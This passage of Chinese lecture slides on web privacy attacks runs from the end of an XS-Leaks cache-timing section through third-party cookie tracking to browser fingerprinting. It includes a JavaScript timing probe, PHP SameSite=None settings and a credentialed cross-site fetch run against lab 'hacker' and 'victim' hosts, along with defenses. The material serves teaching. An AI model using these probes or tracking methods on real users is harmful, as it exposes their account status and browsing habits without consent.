- 攻击者只需在自己构造的恶意页面中嵌入该资源，并判断用户加载该资源的事件即可。
- 举个例子：攻击者想要知道受害者是否在某个网站是admin账户，它只需要在恶意页面中嵌入一个只有admin账户才会加载的资源，并通过js获取该资源的加载时间
- 由于该攻击对网速和电脑性能很敏感，就不搭建实际平台了

```
// Threshold above which we consider a resource to have loaded from the server
// const THRESHOLD = ...

const adminImagePerfEntry = window.performance
    .getEntries()
    .filter((entry) => entry.name.endsWith('admin.svg'));

if (adminImagePerfEntry.duration < THRESHOLD) {
    console.log('Image loaded from cache!')
}
```

攻击者页面代码

防御基于缓存的攻击

- 访问资源添加特殊token

```
/avatars/admin.svg?token=be930b8cfb5011eb9a030242ac13000
```

3就能使攻击者无法预测用户的token

- 设置Cache-Control响应标头，使浏览器不缓存资源，但是这回降低用户访问网站的速度

目标站点的后端代码

```
header( header: "Cache-Control: no-store");  
}
```

了解更多

■ XS Leaks

- [XS Leaks Wiki](#)
- [XS Leaks Attacks & Prevention](#)

■ Fetch Metadata

- [Fetch Metadata and Isolation Policies](#)
- [Protect your resources from attacks with Fetch Metadata](#)

■ Framing protection

- [Preventing framing with policies](#)
- [CSP 'frame-ancestors' policy](#)

■ COOP and CORP header

- [Making your site "cross-origin isolated"](#)
- [MDN Web Docs about CORP](#)

合法地了解一个人

- 前面讲了这么多XS-Leak攻击的手段，目的就是了解一个人的爱好
- 随着互联网的广泛普及，数以亿计网民的网络行为数据早已成为最宝贵的资源，企业通过五花八门的各种手段了解网民的行为和隐私数据，用于广告投递、用户兴趣分析等，进而作为决策的依据。



6.2 Web客户端追踪

- 利用Web客户端对用户行为进行收集和追踪是重要手段之一。
- Web客户端追踪，主要是指用户使用客户端（通常是指浏览器）访问Web网站时，Web服务器通过一系列手段对用户客户端进行标记和识别，进而关联和分析用户行为的技术。

实际上，只要通过Web进入互联网的海洋，Web客户端追踪几乎无时无刻不在发生。当你网购时，即便没有登录，关掉浏览器后购物车的物品也不会消失；当你访问其他新闻、娱乐网站时，弹出的广告往往都是近期浏览购物网站的类似商品；稍有意识的用户可能会不定时清空浏览器缓存、使用“无痕浏览”、“隐私保护模式”等，然而仍然不能阻止类似广告的洗脑。



即便未登录，购物车物品也不会丢失



猜你喜欢



谷歌分析



无线自行车

压圈机



外星人电脑

弹头鸭



Web识别用户的方式

- 现实世界可通过体貌特征、身份证件、生物特征（如指纹信息）等手段对用户进行唯一性识别，Web世界主要通过Cookie追踪技术、浏览器指纹、WebRTC等技术进行识别。

Cookie追踪

- Cookie作为用户的身份标识，给网站提供登录信息等，但第三方cookie的滥用会导致用户隐私泄露等问题
- 电商与视频平台之间更为严重，你在京东上买了或浏览了什么东西，下次打开B站或抖音大概率能看到那个东西的广告，反之亦然

然

B 站 搜索
“无骨鸡爪”



拼多多立刻
看到广告

第三方cookie

■ 与当前浏览页面域名相同的cookie就是第一方cookie，不同的就是第三方cookie。打开浏览器开发者工具，在应用中可以看到cookie

应用程序

应用程序

- 清单
- Service workers
- 存储

存储

- 本地存储
- 会话存储
- IndexedDB
- Web SQL
- Cookie
 - https://v.ruc.edu.cn
- 专用状态令牌
- 兴趣组
- 共享存储

名称	值	Domain
AWSLOGINPWD	null	bpm.ruc.edu.cn
AWSLOGINRSAPWD	null	bpm.ruc.edu.cn
AWSLOGINUID	null	bpm.ruc.edu.cn
Hm_lvt_6c8c3ce0743d...	17...	.unicourse.ruc.edu.cn
Hm_lvt_837af77cdd844...	17...	.unicourse.ruc.edu.cn
JSESSIONID	99...	k.ruc.edu.cn
SESSION	45...	jw.ruc.edu.cn
access_token	EB...	.ruc.edu.cn
allowLive	0	k.ruc.edu.cn
authcode	20...	jw.ruc.edu.cn
enableLink	fal...	k.ruc.edu.cn
enableTeaching	fal...	k.ruc.edu.cn
fileUploadSize	20...	k.ruc.edu.cn
headSculpture		k.ruc.edu.cn
is_simple	1	v.ruc.edu.cn

第三方cookie

第一方cookie

两个问题

- 厂商是怎么通过第三方cookie跟踪你的？
- 屏蔽了第三方cookie就能防止被跟踪吗？

Cookie在浏览器与服务器间的传输

■ 三种情况：

- 用户直接访问站点B的url
- 用户在站点A的超链接中跳转到站点B
- 用户访问站点A时，其javascript代码访问站点B的资源

■ 情况 1：登录站点 B <https://victim.ruc-ctf.site/user-tracking/dashboard.php>，然后直接在浏览器中访问上面url，打开网络

查看报文

▼ 请求标头	
:authority	victim.ruc-ctf.site
:method	GET
:path	/user-tracking/dashboard.php
:scheme	https
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cache-Control	max-age=0
Cookie	PHPSESSID=dgn70kj8lff0n784jh4k4fcrl
Priority	u=0, i
Referer	https://victim.ruc-ctf.site/user-tracking/
Sec-Ch-Ua	"Chromium";v="136", "Microsoft Edge";v="136", "Not.A/Brand";v="99"
---	---

Cookie在浏览器与服务器间的传输

■ 情况 2：访问站点 A <https://hacker.ruc-ctf.site/user-tracking/href.html>，提前打开网络，点击超链接后，查看报文

点我跳转



▼ 请求标头	
:authority	victim.ruc-ctf.site
:method	GET
:path	/user-tracking/dashboard.php
:scheme	https
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,i=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie	PHPSESSID=dgn70kj8lff0n784jh4k4fcfrl
Priority	u=0, i

Cookie在浏览器与服务器间的传输

- 情况 3：访问站点 A <https://hacker.ruc-ctf.site/user-tracking/fetch.html>，打开网络，点击按钮，查看报文。
- 由于请求到dashboard.php时没有cookie，自动重定向到登录页面index.php。

点我跨源请求

fetch.html
dashboard.php
index.php

没有cookie


名称	状态	类型	发起程序
fetch.html	200	document	其他
dashboard.php	302	fetch / 重定向	fetch.html:9
index.php	200	fetch	dashboard.php

Set-Cookie: PHPSESSID=phd3hsbp4ko11kpf7n7d4k2djm; path=/
▼ 请求标头

标头	值
:authority	victim.ruc-ctf.site
:method	GET
:path	/user-tracking/dashboard.php
:scheme	https
Accept	*/*
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Priority	u=1, i
Referer	https://hacker.ruc-ctf.site/
Sec-Ch-Ua	"Chromium";v="136", "Microsoft Edge";v="136", "Not.A/Brand";v="99"
Sec-Ch-Ua-Mobile	?0
Sec-Ch-Ua-Platform	"Windows"

Cookie跟踪流程

■ 注意：跨站的第三方cookie依然不能被获取（被同源策略限制），但是当B网站允许自己的cookie在A网站中被作为第三方cookie时，A网站向B网站发送的报文中会附带B网站的cookie。



如何进行cookie追踪?

- 网站需要将自己的cookie的same-site属性设置为none并通过https协议加密传输，在服务器的php.ini中进行如下设置：

```
; Whether to use cookies.~  
; http://php.net/session.use-cookies~  
session.use_cookies = 1~  
~  
; http://php.net/session.cookie-secure~  
session.cookie_secure = 1~
```

```
; Add SameSite attribute to cookie to help mitigate Cross-Site Request Forgery (CSRF/XSRF)~  
; Current valid values are "Strict", "Lax" or "None". When using "None",~  
; make sure to include the quotes, as `none` is interpreted like `false` in ini files.~  
; https://tools.ietf.org/html/draft-west-first-party-cookies-07~  
session.cookie_samesite = "None"~
```

- 如果想要将自己的cookie设置为same-site: “None”，必须将其secure属性设置为1，也就是该cookie必须通过https加密协议传输

如何进行cookie追踪?

- PHP7.2以上也支持设置cookie选项

```
1 <?php
2 ini_set('session.cookie_secure', "1");
3 ini_set('session.cookie_httponly', "1");
4 ini_set('session.cookie_samesite', 'None');
5 session_start();
6
```

- 其他网站想要携带第三方cookie发送请求，需要在fetch中设置
`credentials: 'include'`

```
8 <body>
9 ...<button onclick="fetch('https://victim.ruc-ctf.site/user-tracking/dashboard.php', {'mode': 'no-cors', credentials: 'include'})">点
  </button>
10 </body>
```

如何进行cookie追踪?

- 访问<https://hacker.ruc-ctf.site/user-tracking/withcookie.html>, 打开网络, 点击按钮, 发现携带cookie进行请求。

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A red box labeled '点我跨源请求' (Click here for cross-origin request) points to the 'withcookie.html' request. Another red box highlights the 'dashboard.php' sub-request. A third red box points to the 'Cookie' header in the request details, which contains the value 'PHPSESSID=dgn70kj8lff0n784jh4k4fcrl'. The 'Cookie' header is highlighted with a red box.

名称	响应标头	请求标头
Cache-Control	no-store, no-cache, must-revalidate	
Content-Encoding	gzip	
Content-Length	1452	
Content-Type	text/html; charset=UTF-8	
Date	Fri, 09 May 2025 07:01:45 GMT	
Expires	Thu, 19 Nov 1981 08:52:00 GMT	
Pragma	no-cache	
Server	Apache	
Vary	Accept-Encoding	
authority		victim.ruc-ctf.site
:method		GET
:path		/user-tracking/dashboard.php
:scheme		https
Accept		*/*
Accept-Encoding		gzip, deflate, br, zstd
Accept-Language		zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie		PHPSESSID=dgn70kj8lff0n784jh4k4fcrl
Priority		u=1, i
Referer		https://hacker.ruc-ctf.site/
Sec-Ch-Ua		"Chromium";v="136", "Microsoft Edge";v="136", "Not.A/Brand";v="99"

Cookie跟踪实例

新浪网的cookie

Apache	36...	.sina.com.cn	/	会话	35			
BAIDUID_BFESS	08...	.baidu.com	/	2025-...	50	✓		None
BAIDU_WISE_UID	w...	.baidu.com	/	2025-...	36			
BA_HECTOR	8k...	.baidu.com	/	2024-...	48			
BDORZ	B4...	.baidu.com	/	2024-...	37			
BDRCVFR[feWj1Vr5u3D]	l6...	.baidu.com	/	会话	33			
BDUSS	Vo...	.baidu.com	/	2025-...	197	✓		
BDUSS_BFESS	Vo...	.baidu.com	/	2025-...	203	✓	✓	None
BIDUPSID	08...	.baidu.com	/	2025-...	40			
HMAccount_BFESS	36...	.hm.baidu.com	/	2025-...	31		✓	None
H_PS_PSSID	40...	.baidu.com	/	2025-...	87			
Hm_lpvt_fc72dc8287d20a78...	17...	.www.sina.com.cn	/	会话	50			
Hm_lvt_fc72dc8287d20a78b...	17...	.www.sina.com.cn	/	2025-...	49			
INTEREST-MIX-SINA-COM-CN		interest.mix.sina.com.cn	/	会话	24			
NowDate	W...	www.sina.com.cn	/if...	会话	61			
NowDate	W...	www.sina.com.cn	/	会话	61			
PSINO	2	.baidu.com	/	会话	6			

新浪网中有百度的广告

Google
谷歌云平台

工作流引擎

程序

专栏

ACTIVISION

```
<div class="s-hl-content">  
  <div id="bd-hl-content" class="bd-hl-content">  
    <div class="title_style title_style_0">undefined</div>  
    <div id="pic_container" class="pic_container">  
      <div style="margin-top:0px;">  
        <div id="imgRow0" style="margin-top:10px;clear:both;">  
          <div class="pic_itemColumnSpace"></div>  
          <div class="pic_item" id="picItem_0_0">  
            <a href="https://cpro.baidu.com/cpro/ui/uijs.php?en=mywUA71T1YsFh7sT7qGuYsFh...aiduCust..." type="text" id="picItem_0_0" target="_blank" style="cursor: pointer">  
                
            </div>  
          </div>  
        </div>  
      </div>  
    </div>  
  </div>  
</div>
```

Cookie跟踪实例

The image shows the Stack Overflow homepage. At the top, there is a navigation bar with the Stack Overflow logo, links for 'About', 'Products', and 'For Teams', a search bar, and 'Log in' and 'Sign up' buttons. The main content area features two call-to-action boxes: an orange one for 'Join the community' and a blue one for 'Discover Teams'. Below these is a large headline: 'Every mobile developer has a tab open to Stack Overflow'. At the bottom, there are four statistics: '0+ million' visitors, '45.1+ billion' times a developer got help, '191% ROI' from companies using Stack Overflow for Teams, and '5,000+' instances active every day. A cookie consent banner is overlaid on the bottom left, which is highlighted with a red rectangle. The banner contains a cookie icon, a paragraph of text about cookies, and three buttons: 'Accept all cookies', 'Necessary cookies only', and 'Customize settings'.

stackoverflow About Products For Teams Search... Log in Sign up

Find the best answer to your technical question, help others answer theirs

Join the community

or search content

Want a secure, private space for your technical knowledge?

Discover Teams

Every mobile developer has a tab open to Stack Overflow

0+ million
ily visitors to Stack w & Stack Exchange

45.1+ billion
Times a developer got help since 2008

191% ROI
from companies using Stack Overflow for Teams

5,000+
Stack Overflow for Teams instances active every day

By clicking "Accept all cookies", you agree Stack Exchange can store cookies on your device and disclose information in accordance with our [Cookie Policy](#).

Accept all cookies Necessary cookies only

Customize settings

Cookie跟踪实例

■ 访问[Cookie Policy - Stack Overflow](#)，可以看到该网站对不同选项接收的第三方cookie为哪些，即使你选择的是Necessary cookies，也不仅仅是第一方cookie被传输，也会有大量第三方cookie

■ 比如选择Necessary cookies only，获取的第三方cookie如下

imgur.com	__cfduid	3rd Party
stackexchange.com	prov	3rd Party
stacksnippets.net	intercom-id-inf0secd, intercom-session-inf0secd	3rd Party
cdn.sstatic.net	OptanonAlertBoxClosed, OptanonConsent	3rd Party
sstatic.net	__cf_bm	3rd Party
google.com	__Secure-3PAPISID, __Secure-3PSID, __Secure-APISID, __Secure-HSID, __Secure-SSID, 1P_JAR, APISID, HSID, NID, SAPISID, SID, SIDCC, SSID	3rd Party
intercom.com	gtm_id	3rd Party
artstation.com	__cf_bm	3rd Party
ajax.googleapis.com	OptanonAlertBoxClosed, OptanonConsent	3rd Party
www.pluralsight.com	__cf_bm	3rd Party
discordapp.com	__cf_bm	3rd Party

Cookie跟踪实例

■ 当然，Necessary cookies通常不会用于广告，而是用于推荐，比如你在google.com搜索了某个知识点，stack overflow会在首页给你推荐相关的帖子

■ 用于广告的cookie为targeting cookies

youtube.com	GPS	3rd Party
linkedin.com	bcookie, lang, li_gc, lidc, lissc, UserMatchHistory	3rd Party
twitter.com	guest_id, guest_id_ads, guest_id_marketing, personalization_id	3rd Party
mathtag.com	mt_mop, uuid	3rd Party
yandex.ru	i, yandexuid, ymex	3rd Party
doubleclick.net	IDE, test_cookie	3rd Party
ads.linkedin.com	lang	3rd Party

Cookie跟踪实例

■ 当你允许了 targeting cookies，可以看到类似 youtube，twitter，github，yahoo，facebook 等社交网站的 cookie 被允许传输，这些网站可以获取你在 stack overflow 的浏览或搜索历史，并对你投放特定的广告

The screenshot displays the Yahoo! Japan homepage. On the left is a vertical navigation menu with categories like Sports, Finance, News, and Games. The main content area features several news articles with headlines and images. A red rectangular box highlights a 'Yahoo! Shopping' promotion titled 'ピックアップ' (Pick Up), which offers a 5% discount on daily purchases. Below the promotion, there are images of various products including a bicycle, a toaster, and a rice cooker. At the bottom, there is a section for 'スポーツナビ' (Sports Navigation) with a table showing match results.

2024年4月11日(木) 西岡市

今日の天気 12° 17° 0% 明日の天気 20° 18° 10%

花粉予報 非常に多い 花粉予報 非常に多い

地震情報 最新の予報や自治体情報など

運行情報 事故・遅延情報はありません(6:04)

お知らせ 新着があります▼

ピックアップ Yahoo!ショッピング

ヤフーのふるさと納税なら 毎日5%貯まる

バック組み立てで 簡単「ワンタッチ デント」

長財布や二つ折 り、使いやすい「ワ ンデンバーカ」

高画力設計「マ ウンデンバーカ」

トースターで「外 サクサク」なわ いし

電動アシスト自転 車で楽しく春のあ 出かけ

【虎に驚】一瞬の間のベテラン女優、 存在確認！ネット編める「キョウ」 「赤 出た」「サスペンス」

ホテルで2人の男性が飛び降りて死に...客室には女性 たちが残られたまま死亡＝韓国

元候補の菅太朗さん死去、亡くなる直前「アライブユー」と 更に最後の言葉 今月に入り体調が急変 日テレスポーツ

長崎成康が人知れず財団法人を設 立していた理由とは 関係者が語っ た現在の病状 デイリー新聞

志田未来、もう30歳！相変わらず可愛いね〜6年前に電 撃婚 キュートすぎる近影「悪い」 スポーツ報知

菅原素雄で死亡事故、はねられた女性の身元判明 乗客 1人、体調不良 京都新聞

【虎に驚】一瞬の間のベテラン女優、 存在確認！ネット編める「キョウ」 「赤 出た」「サスペンス」 スポーツ報知

ビジネスで活用するなら PayPay加盟店登録 ヤフーで簡単に広告掲載 ネットショップ開業無料 おトク便利なネット口座

▼ スコアボード スポーツナビ

プロ野球 メーグ


4/11(木)の試合

ヤクルト 対 巨人 18:00

阪神 対 広島

缓解cookie追踪

- 浏览器的安全措施
- 定期清除cookie
- 使用无痕浏览模式



浏览器指纹追踪

- 场景一：在网站上浏览某个商品，了解了相关的商品信息，但并没有下单购买，甚至**没有进行登录操作**。过两天用同台电脑访问其他网站的时候却发现很多同类商品的广告。
- 场景二：在某博客中你有多个小号（水军），这些小号的存在就是为了刷某个帖子的热度或者进行舆论引导，又或者纯粹进行流量交易，即便你在切换账号的时候清空了cookie、本地缓存，重开路由器甚至使用vpn来进行操作，你觉得自己足够小心，并尽可能提高水军的真实性，但是管理人员可能还是知道这是同一个人在操作，从而被打击。

什么是浏览器指纹

- 浏览器指纹（Browser Fingerprinting）是一种跟踪用户在线活动的技术，它通过收集用户浏览器和设备的一系列信息来构建一个独特的识别标记，即“指纹”。
- 不同于传统的 cookie 追踪技术，浏览器指纹不需要在用户设备上保存任何信息，因此即使在用户禁用 cookie 的情况下，这种追踪方法依然有效。




浏览器指纹的生成

■ 浏览器指纹通常包括以下信息：

- 用户代理字符串（User-Agent String）：包含浏览器类型、版本、操作系统和版本等信息。
- 浏览器插件详情：安装的浏览器插件列表和版本信息。
- 字体列表：用户设备上安装的字体列表。
- 屏幕分辨率和颜色深度：用户设备屏幕的分辨率和颜色处理能力。
- 语言设置：用户设置的首选语言。
- 时区和时间信息：用户设备的本地时间和时区设置。
- HTML5 API 使用：例如 Canvas API 和 WebGL，这些 API 可能会暴露更多设备信息。
- 硬件信息：比如 CPU 类别、GPU 型号等。
- 网络信息：如 IP 地址、是否使用代理、网络延迟等。
- 交互特征：用户的鼠标移动和点击模式等行为数据。

浏览器指纹的生成

- 你可以通过[Technical Demo - Fingerprint Pro](#)看看修改一些值，比如ip，是否会对你的识别序列号产生影响



YOUR ID

ehk9EnkX7cciFcaRzWfE

IP	BROWSER	INCOGNITO	VPN
	Edge on Windows	No	No

Try revisiting on VPN or incognito mode. **Your visitor ID will be the same.**

浏览器指纹的生成

- 你可以在httpbin.org/headers查看你的浏览器请求标头的一些基本信息

```

1 {
2   "headers": {
3     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
4     "Accept-Encoding": "gzip, deflate, br, zstd",
5     "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
6     "Host": "httpbin.org",
7     "Referer": "https://link.zhihu.com/?target=https%3A//httpbin.org/headers",
8     "Sec-Ch-Ua": "\"Microsoft Edge\";v=\"123\";\", \"Not:A-Brand\";v=\"8\";\", \"Chromium\";v=\"123\"",
9     "Sec-Ch-Ua-Mobile": "?0",
10    "Sec-Ch-Ua-Platform": "\"Windows\"",
11    "Sec-Fetch-Dest": "document",
12    "Sec-Fetch-Mode": "navigate",
13    "Sec-Fetch-Site": "cross-site",
14    "Sec-Fetch-User": "?1",
15    "Upgrade-Insecure-Requests": "1",
16    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0",
17    "X-Amzn-Trace-Id": "Root=1-60514011-4f5c5b5d1601401140114011"
18  }
19 }

```

- 特别的，即使你在发出的报文中伪造了UA，网页也可以通过 `navigator.userAgent` 拿到真实的UA

浏览器指纹的生成

■ ip, 物理地址、地理位置等信息也可以通过浏览器获取, 你可以通过[What browser? My browser? Is my browser out of date? \(whatismybrowser.com\)](http://What browser? My browser? Is my browser out of date? (whatismybrowser.com))来查看你的浏览器基本信息。

IP ADDRESS

This is your public IP Address.


*Your IP Address can identify you online.
[Use a VPN to help stay private and secure.](#)*

LOCAL IP ADDRESS

The local IP Address of your computer on your network.

[Detection blocked by your web browser](#)
Detect your local IP manually

LOCATION

Your IP address can reveal your location.

[Beijing, China, Earth](#)
(Approximate)

INTERNET SERVICE PROVIDER

This appears to be the company providing your internet connection

[China Networks Inter-Exchange](#)
Our best guess

INTERNET SPEED

How fast is your internet connection?

[Test your internet speed](#)
Use this tool to test how fast your internet connection is

COMPUTER SCREEN

The resolution and color depth of your screen.

[1707 x 1067 Pixels](#)
[24 bit](#)

浏览器指纹的生成

- 除开从http中拿到的指纹，也可以通过其他方式拿到浏览器的特性信息
 - 每个浏览器的用户代理字符串
 - 浏览器发送的HTTP ACCEPT标头
 - 屏幕分辨率和色彩深度
 - 系统设置为时区
 - 浏览器中安装的浏览器扩展/插件，例如Quicktime，Flash，Java或Acrobat，以及这些插件的版本
 - 计算机上安装的字体，由Flash或Java报告。
 - 浏览器是否执行JavaScript脚本
 - 浏览器是否能种下各种cookie和“超级cookie（super cookies）”
 - 通过Canvas指纹生成的图像的哈希
 - WebGL指纹生成的图像的哈希
 - 是否浏览器设置为“Do Not Track”
 - 系统平台（例如Win32，Linux x86）
 - 系统语言（例如，cn,en-US）
 - 浏览器是否支持触摸屏

浏览器指纹的生成

- 网站拿到一些值之后进行运算，得到浏览器指纹具体的信息熵

以及浏览器的uuid

- 右图为一一些常用的特征值的信息熵、

重复概率和具体的值

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	11.21	2371.75	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
HTTP_ACCEPT Headers	10.85	1851.12	text/html, */*; q=0.01 gzip, deflate, br zh-CN,zh;q=0.9,en;q=0.8
Browser Plugin Details	3.09	8.53	Plugin 0: Chrome PDF Plugin; Portable Document Format; internal-pdf-viewer; (Portable Document Format; application/x-google-chrome-pdf; pdf). Plugin 1: Chrome PDF Viewer; ; mhjfbmdgcfjbbpaeofohoefgi ehjai; (; application/pdf; pdf). Plugin 2: Native Client; ; internal-nacl-plugin; (Native Client Executable; application/x-nacl;) (Portable Native Client Executable; application/x-pnacl;).
Time Zone	5.27	38.53	-480
Screen Size and Color Depth	5.42	42.87	2560x1440x24
System Fonts	4.09	17.06	Andale Mono, Arial, Arial Black, Arial Hebrew, Arial Narrow, Arial Rounded MT Bold, Arial Unicode MS, Comic Sans MS, Courier, Courier New, Geneva, Georgia, Helvetica, Helvetica Neue, Impact, LUCIDA GRANDE, Microsoft Sans Serif, Monaco, Palatino, Tahoma, Times, Times New Roman, Trebuchet MS, Verdana, Wingdings, Wingdings 2, Wingdings 3 (via javascript)
Are Cookies Enabled?	0.27	1.2	Yes
Limited supercookie test	0.38	1.3	DOM localStorage: Yes, DOM sessionStorage: Yes, IE userData: No
Hash of canvas fingerprint	15.8	56922.0	
Hash of WebGL fingerprint	7.3	157.46	
DNT Header Enabled?	1.01	2.02	False
Language	7.32	159.45	zh-CN
Platform	3.4	10.57	MacIntel
Touch Support	0.85	1.8	Max touchpoints: 0; TouchEvent supported: false; onTouchStart supported: false

了解更多

